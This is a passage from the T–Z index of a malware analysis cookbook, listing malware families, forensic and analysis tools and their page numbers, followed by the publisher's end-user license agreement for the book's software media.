  - ThreatExpert, 36, 92, 100–102, 112, 113, 114, 117, 384, 393, 495, 548, 555, 604, 668, 692
  - Threat Killer, 95
  - Tibs, 548
  - Tigger, 623–625, 656, 657, 670
  - timestamps
    - LastWrite, 689–692
    - pescanner.py and, 76
    - timestamp-altering malware, 347
  - time to live. *See* TTLs
  - TitanEngine SDK, 475
  - TLS, 37, 75, 397, 420
  - Tor (Onion Router), 2–10, 11
    - multi-platform Tor-enabled downloader in Python, 7–9
  - pitfalls, 9–10
  - proxies v., 10–11
  - Tor block lists, 10
  - Tor Browser Bundle, 5
  - Torbutton, 3
  - Tor exit node operators, 10
  - Torpig, 476, 481
  - Torsocks, 5–7
  - TortoiseSVN, 578
  - torwget.py script, 7–9
  - Tracker system, 146–147
  - tracking fast flux domains, 146–148
  - trampoline hooks, 623, 641. *See also* inline hooks
  - transfer/copy malware (analysis cycle), 239
  - translating page protections, 614–616
  - transparent proxies, 12, 14–15
  - triage. *See* classification
  - TrID, 91, 92, 274
  - triggering exploits
    - by emulating browser DOM elements, 163–167
    - by faking PDF software versions, 172–175
  - trojan droppers, 77–78
  - trojans. *See also* Zeus trojan
    - API-hooking libraries and, 303
    - banking, 1, 437
    - Bankpatch.C, 301–302
    - Bifrost, 670
    - BlackEnergy2, 314, 319, 652–654, 660, 661
    - Blazgel, 664–665
    - Clampi/Illomo, 685–689
    - Clod/Sereki, 493
    - code injection and, 601
    - Conficker. *See* Conficker



FFSearcher, 338–339  
 Gozi, 461, 462, 464, 465, 466, 467, 469, 683  
 Koobface, 318–319  
 Laqma, 627, 633  
 Limbo, 367, 444–445  
 Mebroot, 314, 656, 658  
 mutexes and, 669  
 Ordergun/Gozi/UrSniff, 683  
 Poison Ivy, 355–359  
 Process Hacker and, 323  
 service DLLs and, 502  
 Silent Banker. *See* Silent Banker trojan  
 TDL3, 314, 648–649, 670  
 Tibs, 548  
 Tigger, 623–625, 656, 657, 670  
 Torpig and, 476, 481  
 Virut, 690, 691, 692  
 WinAppDbg auxiliary tools and, 431–433  
 Zbot, 300, 604  
 Zonebac, 179, 180  
 TROJ/BHO-QP, 384–385  
 Truman, 211, 228–229  
     “Building an Automated Behavioral  
       Malware Analysis Environment  
       Using Open Source Software,”  
       241  
     Truman Installation Notes, 229  
     Truman Overview (NSMWiki), 229  
 tshark, 206, 218, 229, 254–256  
 TShark API, 269–271  
 TShark class, 255–256, 262  
 TSK. *See* Sleuth Kit  
 ts\_kfs\_dir\_walk, 342  
 ts\_kxview.exe, 347–348  
 -t TIMEOUT, —timeout=TIMEOUT  
     option (Jsunpack-n), 163  
 TTls (packet’s time to live), 127,  
   144–145  
 tuples, Python, 43  
 Twitter trends (Torpig), 481

## U

U3D (Universal 3D), 179, 183  
 UDP, 5, 12, 221, 679, 682  
 UIF (Universal Import Fixer), 474  
 unauthenticated, remote system-level  
   access (ClamAV), 70  
 unescape(), 173, 185, 186  
 Unicode-encoded shellcode, 185, 186,  
   187  
 \_UNICODE\_STRING, 523  
 unique names (DLL exports), 490–491  
 uniqueness, anonymity and, 24–25  
 Universal 3D (U3D), 179, 183

Universal Import Fixer (UIF), 474  
 Universal PE unpacker plug-in, 474  
 University of Mannheims’s CWSandbox,  
   38, 102–103, 104  
 unlinker.exe, 607–608  
 unpacking drivers to OEP, 548–555  
 unpacking malware, 460–474  
   OEP and, 461–465  
   resources for, 474–475  
 unpacking routine, 463, 548  
 untrustworthy Tor operators, 10  
 UnxUtils, 124  
 “Upping the Anti: Using Memory Analysis  
   to Fight Malware” (Shannon and  
   Walters), 575  
 UPX, 76–77, 82, 461  
 Urlmon API, 112, 228  
 urlmon.dll, 603  
 URLs  
   graph URLs in packet captures,  
     206–209  
   pfqa.php, 207, 208, 209  
 URLVoid, 95  
 UrSniff (Ordergun/Gozi/UrSniff trojan),  
   683  
 userinit, 378  
 userinit.exe, 585, 691  
 user mode processes, 287, 297, 380, 431,  
   581, 630, 633, 634, 635, 674  
 usewithtor, 6, 7  
 util.printf(), 171, 178, 180, 184

## V

VAD (Virtual Address Descriptors)  
   artifacts in process memory, 617–618  
   code injection and, 531–532, 610–625  
   commands, 610  
   defined, 531  
   exploring, 610–613  
   introduction to, 605–607  
   malfind and YARA, 619–625  
   page protection translations, 614–616  
   process context tricks and, 599  
 vaddump, 579, 617, 618  
 vadinfo, 579, 610, 613, 614, 615, 616,  
   617  
 “The Vad tree” (Dolan-Gavitt), 610, 612  
 VAD tree, 579, 605, 610, 611  
 vadtree, 579, 610, 617  
 vadwalk, 579, 610, 617  
 validating proxy types, 13–14  
 vboxapi, 242  
 VBoxAuto class, 244  
 VBoxManage, 242, 243, 247, 248, 249  
 vboxshell.py, 242  
 VDIs (VirtualBox disk images), 248–250  
 vditool, 248  
 verinfo, 579  
 VeriSign, 385, 386, 387  
 Verizon VZAccess Manager, 21, 22  
 ViCheck.ca, 203  
 Vidalia, 5  
 Vidstrom, Arne, 338  
 viewing pool usage, 535–538  
 viewing process handles, 532–534  
 viewing process memory map, 531–532  
 Vilas, Mario, 399, 430. *See also*  
   WinAppDbg  
 Virtual Address Descriptors. *See* VAD  
 VirtualAlloc, 196, 409, 605, 614, 621  
 VirtualAllocEx, 78, 598, 621  
 VirtualBox  
   automated malware analysis (with  
     Python), 242–247  
   disk/memory images, 248–250  
   forums, 248  
   GUI interface, 242, 243  
   HIVE and, 241  
   ImageMounter module, 248, 250  
   memory files, 577  
   Open Source Edition source code, 248  
   proprietary header format, 248, 250  
   SDK, 242  
   setup, 242–243  
   user manual, 213  
 VirtualBox and Forensics Tools Blog Post  
   (Hogfly), 248  
 VirtualBox disk images (VDIs), 248–250  
 virtualbox.org, 242  
 virtual machine guests. *See* virtual  
   targets  
 virtual machine hosts, 211. *See also*  
   controllers  
 virtual machine networking modes, 214  
 virtual machines  
   accessing memory files, 576–577  
   analysis cycle and, 239–241, 248  
   VirtualBox’s user manual, 213  
   virtual targets as, 211  
   VMware’s guide, 213  
 VirtualPC, 249  
 virtual private networks. *See* VPNs  
 virtual targets (VMs, virtual machine  
   guests)  
   bridged mode, 214  
   defined, 211  
   example malware lab, 212  
   host-only mode, 214  
   NAT/shared mode, 214  
   as virtual machine guests, 211  
   as VMs, 211  
 virus.db database, 96, 98–99

- viruses. *See also* botnets; multi-AV scanners; rootkits; trojans; worms
    - polymorphic, 82, 90
    - Race To Zero and, 90
  - VirusTotal
    - automated sandbox and, 260, 261, 265
    - avsubmit.py, 96–97
    - multi-AV scanner comparison, 99–100
    - pdfid.py and, 175
    - scanning files, 90–92
    - Uploader, 90
  - Virut trojan, 690, 691, 692
  - Visual Basic, 194, 441
  - visualizations
    - Graphviz, 192, 580, 585, 586, 610, 611, 667
    - with psscan, 585–587
  - VIX API, 250
  - vmauto.py, 241, 242, 244, 250, 253
  - vmcontrol.py, 250, 254
  - Vmmap, 607–609
  - VMProtect, 82
  - vmrun, 250, 251–252, 253, 577
  - VMs. *See* virtual machines; virtual targets
  - VMware
    - automated malware analysis (with Python), 250–254
    - debug Workstation Guest (on Windows), 517–519
    - Fusion, 251, 577
    - guide, 213
    - Server, 251, 577
    - versions, 251
    - VIX API, 250
    - vmrun, 250, 251–252, 253, 577
    - Workstation, 251, 252, 517–519, 577
  - VMwareAuto class, 253–254
  - volatile hives, 684
  - Volatility, 571–599
    - automated sandbox
      - hidden/injected code, 268–269
      - hooked API functions, 269
      - sockets and connections, 267
    - commands, 578–579, 584
    - Google Code site, 578, 580
    - installation, 577–578
    - memory dumps analysis with, 258–260
    - memory forensics, 571–599
    - overview, 578–581
    - plug-ins, 580–581
      - apihooks, 580, 625, 633, 638, 639, 642, 643, 680
      - csrss\_pslst, 580, 592–593
      - driverirp, 580, 633, 648, 649, 680
      - idt, 581, 633, 645
      - impscan, 581, 629–632, 655
      - ldr\_modules, 581, 605–609
      - malfind, 81–82, 259, 581, 619–625, 679
      - moddump, 580, 634, 654
      - notify\_routines, 581, 658, 660–661
      - orphan\_threads, 581, 656–658
      - ssdt\_by\_threads, 581, 652–653
      - ssdt\_ex, 581, 654–655
      - svcsan, 581, 633, 665–668
      - volrip, 580, 692–693
    - Procdump, 555, 622, 627–628
    - as process dumping tool, 465
    - reconstructing binaries, 625–635
    - Recovering CoreFlood Binaries with Volatility, 622, 625
    - support for new operating systems, 584
    - syntax, 579–580
    - Truman and, 229
    - Voltage and, 575
    - Volatility class, 259–260
    - Volrip, 580, 692–693
    - Voltage, 575
    - v option (Jsunpack-n), 162–163
    - VPNs (virtual private networks), 22–24
    - vulnerabilities (PDF), 178–185. *See also* CVEs
    - vulnerability research, 83. *See also* BinDiff
    - VxClass (Zynamics), 87
- ## W
- Waledac botnet, 144, 145
  - Walters, Aaron, 575, 576, 616
  - WDK. *See* Windows Driver Kit
  - web-based anonymizers, 19–20
  - web-based WHOIS tools, 124–125, 130–131
  - web browsing
    - anonymous (Tor), 3–5
    - privacy-enhanced (Privoxy), 18–19
  - Web Hosting Talk website, 17
  - Wepawet, 162. *See also* Jsunpack-n
    - command-line tool
  - WFP (Windows File Protection)
    - Bankpatch.C and, 301–302
    - cmd.exe and, 333, 334
  - wget
    - ftp.carnivore.it site and, 46
    - Torsocks and, 5–7
  - whatsmyip.org, 5
  - Wheeler, Alex, 70
  - WHOIS
    - Domain History, 135
    - IP addresses, 129–131
    - Reverse Whois, 135
    - suspicious domains, 120–125
    - web-based, 124–125, 130–131
    - on Windows, 123–124
  - whois tool, 121, 123, 129–130
  - wildcards
    - ASCII-based signatures and, 55
    - binary signatures and, 57
    - ClamAV and, 60
    - dnsmapi and, 138
    - Jsunpack-n and, 173
    - PEiD and, 62
    - SYSENTER\_EIP\_MSR and, 66
    - WinDbg and, 521
    - YARA and, 60
  - Win7 and CreateRemoteThread, 498
  - Win32 API
    - enumerating files with, 343–344
    - Sleuth Kit data and, 344–346
  - win32dd. *See* MoonSols Windows Memory Toolkit
  - win32dd.exe, 572, 573, 574, 577, 584, 585, 586
  - Winamp ActiveX control, 158
  - WinAppDbg (Python debugger), 430–440
    - auxiliary tools for, 431
    - debugger scripting and, 476
  - WinDbg, 396
    - commands
      - comprehensive list, 527
      - configuring symbols, 521
      - controlling WinDbg, 526–527
      - creating logfiles, 521
      - formatting data, 524
      - locating functions/variables, 521–522
      - printing objects/structures, 522–523
      - printing registers, 524–525
      - searching memory, 525–526
    - dumping/rebuilding drivers, 555–560
    - exploring kernel memory, 534–540
    - !htrace extension for, 297
    - LiveKd and, 513–514
    - online documentation, 433
    - overview, 521–527
    - Parallels Guest and, 519–520
    - pdebug.py and, 431
    - rootkit detection with, 561–566
    - VAD and, 612
    - VMware Workstation Guest and, 518–519
  - Windows
    - Cygwin on, 122–123
    - UnxUtils on, 124
    - WHOIS on, 123–124
  - Windows Anti-Debug Reference (Falliere), 396
  - Windows Defender, 661

Windows Driver Kit (WDK), 314, 511, 512, 527. *See also* WinDbg  
 KD, 512, 513, 514  
 offline Registry API, 349–354  
 Pooltag.exe, 536  
 Windows File Protection. *See* WFP  
 Windows Internals 5th Edition, 585  
 Windows objects, 295–297  
 Windows services  
   executing DLLs as, 502–508  
   passing arguments to, 504–506  
   pymon and, 439  
   services.exe (parent process) and, 594  
 Windows SteadyState, 232  
 Windows via C/C++ (Richter and Nasarre), 594  
 Wine, 71. *See also* ZeroWine  
   Malzilla and, 190  
   OfficeMalScanner and, 73, 193, 201  
 Wininet API, 112, 228, 290, 673  
 WininetConnectionMutex, 682  
 wininet.dll, 301, 365, 603, 673, 682  
 winlogon.exe, 692  
 WinObj, 295  
 WinPcap API, 65  
 Winsock2, 301, 673, 674, 680, 682, 683, 686  
 Winsock API, 112, 228  
 winsock.dll, 682  
 WINWORD.EXE, 313  
 Wireshark, 218, 219, 246, 452  
 Wojner, Christian, 241  
 Wolf, Julia, 481  
 wooboo.cn, 143, 145, 152, 153  
 wordlist\_TLAS, 137  
 Workstation (VMware), 251, 252, 517–519, 577  
 worms. *See also* Conficker  
   honeypots and, 27, 28, 32  
   Koobface, 105, 117, 318–319  
   Prolaco, 588–589, 590, 591, 592  
   removable media and, 571  
   Storm, 1, 90, 144, 145  
 wrapping wget and network clients  
   (with Torsocks), 5–7  
 WSAIoctl, 683  
 wscsvc service, 661, 666, 667, 668

wsnpoem, 300. *See also* Zeus trojan  
 wwwhoney.tgz archive, 34–35

## X

x86emu, 481–484  
 XEN hypervisor, 474  
 XMPP (Extensible Messaging and Presence Protocol), 28, 37, 41–43  
 XMPP channel, 42–43  
 XOR (exclusive-OR)  
   base64 and, 441  
   basic properties of, 442  
   brute force guessing, 445–446  
   detecting XOR encoded data with YARA, 446–448  
   finding XOR in IDA Pro, 442–444  
   four-byte, 444  
   reversing XOR algorithms in Python, 441–446  
   rolling, 444–445  
   single-byte, 443–444  
 XORSearch, 445, 446  
 xortool library, 189  
 xortools.py, 442–447  
 xview\_callback, 343, 344  
 X-Ways, 575, 576

## Y

YARA  
   av\_multiscan.py and, 72  
   classification with, 59–67  
   converting ClamAV signatures to YARA, 59–60  
   detecting malware capabilities with, 63–67  
   detecting XOR encoded data, 446–448  
   detection.py and, 184  
   identifying packers, 61–63  
   Jsunpack-n and, 159, 160, 184  
   /malfind, locating injected code, 619–625  
   PEiD and, 61–63  
   uses for, 67  
   yartize, 447, 448  
   yartize, 447, 448  
 Yonts, Joel, 105

## Z

Zbot, 300, 604  
 ZDI, 181  
 Zeltser, Lenny, 175, 190, 203, 232  
 zero-length raw sizes, 76  
 ZeroWine, 239, 271–276  
 ZeroWine Tryouts, 271–272, 273, 276  
 Zeus trojan, 300–301  
   apihooks and, 638–639  
   BinDiff and, 83–87  
   csrss.exe and, 622  
   HandleDiff.exe and, 299  
   HTML injection and, 367  
   IAT/version information and, 78  
   injected code example, 621–622  
   mutex name and, 669, 670  
   network artifacts left by Zeus, 678–680  
   NtQueryDirectoryFile and, 347  
   page protection translations and, 616  
   research paper on, 84  
   userinit and, 378  
 Zbot, 300, 604  
 Zhang, Jian, 232  
 Zimmer, David, 399  
 Zlib, 64, 168, 177  
 Zlob, 450  
 Zonebac trojan, 179, 180  
 zone transfers, 135–136  
 zshellcode. *See* shellcode  
 ZwDeleteFile, 320, 321, 324  
 ZwDeviceIoControlFile, 680  
 ZwLoadDriver, 320, 326, 541, 544, 545, 548  
 ZwOpenProcess, 593  
 ZwSetInformationFile, 320, 321, 324, 325  
 ZwSetSystemInformation, 320, 326, 541, 545  
 ZwSystemDebugControl, 511, 588, 589, 590, 591  
 ZwTerminateProcess, 320, 322  
 Zynamics  
   BinDiff, 83–87, 456–458  
   PDF Dissector, 183  
   VxClass, 87



# Wiley Publishing, Inc. End-User License Agreement

**READ THIS.** You should carefully read these terms and conditions before opening the software packet(s) included with this book “Book”. This is a license agreement “Agreement” between you and Wiley Publishing, Inc. “WPI”. By opening the accompanying software packet(s), you acknowledge that you have read and accept the following terms and conditions. If you do not agree and do not want to be bound by such terms and conditions, promptly return the Book and the unopened software packet(s) to the place you obtained them for a full refund.

**1. License Grant.** WPI grants to you (either an individual or entity) a nonexclusive license to use one copy of the enclosed software program(s) (collectively, the “Software”) solely for your own personal or business purposes on a single computer (whether a standard computer or a workstation component of a multi-user network). The Software is in use on a computer when it is loaded into temporary memory (RAM) or installed into permanent memory (hard disk, CD-ROM, or other storage device). WPI reserves all rights not expressly granted herein.

**2. Ownership.** WPI is the owner of all right, title, and interest, including copyright, in and to the compilation of the Software recorded on the physical packet included with this Book “Software Media”. Copyright to the individual programs recorded on the Software Media is owned by the author or other authorized copyright owner of each program. Ownership of the Software and all proprietary rights relating thereto remain with WPI and its licensors.

**3. Restrictions on Use and Transfer.**

(a) You may only (i) make one copy of the Software for backup or archival purposes, or (ii) transfer the Software to a single hard disk, provided that you keep the original for backup or archival purposes. You may not (i) rent or lease the Software, (ii) copy or reproduce the Software through a LAN or other network system or through any computer subscriber system or bulletin-board system, or (iii) modify, adapt, or create derivative works based on the Software.

(b) You may not reverse engineer, decompile, or disassemble the Software. You may transfer the Software and user documentation on a permanent basis, provided that the transferee agrees to accept the terms and conditions of this Agreement and you retain no copies. If the Software is an update or has been updated, any transfer must include the most recent update and all prior versions.

**4. Restrictions on Use of Individual Programs.** You must follow the individual requirements and restrictions detailed for each individual program in the “About the CD” appendix of this Book or on the Software Media. These limitations are also contained in the individual license agreements recorded on the Software Media. These limitations may include a requirement that after using the program for a specified period of time, the user must pay a registration fee or discontinue use. By opening the Software packet(s), you agree to abide by the licenses and restrictions for these individual programs that are detailed in the “About the CD” appendix and/or on the Software Media. None of the material on this Software Media or listed in this Book may ever be redistributed, in original or modified form, for commercial purposes.

**5. Limited Warranty.**

(a) WPI warrants that the Software and Software Media are free from defects in materials and workmanship under normal use for a period of sixty (60) days from the date of

purchase of this Book. If WPI receives notification within the warranty period of defects in materials or workmanship, WPI will replace the defective Software Media.

(b) WPI AND THE AUTHOR(S) OF THE BOOK DISCLAIM ALL OTHER WARRANTIES, EXPRESS OR IMPLIED, INCLUDING WITHOUT LIMITATION IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, WITH RESPECT TO THE SOFTWARE, THE PROGRAMS, THE SOURCE CODE CONTAINED THEREIN, AND/OR THE TECHNIQUES DESCRIBED IN THIS BOOK. WPI DOES NOT WARRANT THAT THE FUNCTIONS CONTAINED IN THE SOFTWARE WILL MEET YOUR REQUIREMENTS OR THAT THE OPERATION OF THE SOFTWARE WILL BE ERROR FREE.

(c) This limited warranty gives you specific legal rights, and you may have other rights that vary from jurisdiction to jurisdiction.

**6. Remedies.**

(a) WPI's entire liability and your exclusive remedy for defects in materials and workmanship shall be limited to replacement of the Software Media, which may be returned to WPI with a copy of your receipt at the following address: Software Media Fulfillment Department, Attn.: *Malware Analyst's Cookbook and DVD*, Wiley Publishing, Inc., 10475 Crosspoint Blvd., Indianapolis, IN 46256, or call 1-800-762-2974. Please allow four to six weeks for delivery. This Limited Warranty is void if failure of the Software Media has resulted from accident, abuse, or misapplication. Any replacement Software Media will be warranted for the remainder of the original warranty period or thirty (30) days, whichever is longer.

(b) In no event shall WPI or the author be liable for any damages whatsoever (including without limitation damages for loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising from the use of or inability to use the Book or the Software, even if WPI has been advised of the possibility of such damages.

(c) Because some jurisdictions do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation or exclusion may not apply to you.

**7. U.S. Government Restricted Rights.** Use, duplication, or disclosure of the Software for or on behalf of the United States of America, its agencies and/or instrumentalities “U.S. Government” is subject to restrictions as stated in paragraph (c)(1)(ii) of the Rights in Technical Data and Computer Software clause of DFARS 252.227-7013, or subparagraphs (c) (1) and (2) of the Commercial Computer Software - Restricted Rights clause at FAR 52.227-19, and in similar clauses in the NASA FAR supplement, as applicable.

**8. General.** This Agreement constitutes the entire understanding of the parties and revokes and supersedes all prior agreements, oral or written, between them and may not be modified or amended except in a writing signed by both parties hereto that specifically refers to this Agreement. This Agreement shall take precedence over any other documents that may be in conflict herewith. If any one or more provisions contained in this Agreement are held by any court or tribunal to be invalid, illegal, or otherwise unenforceable, each and every other provision shall remain in full force and effect.

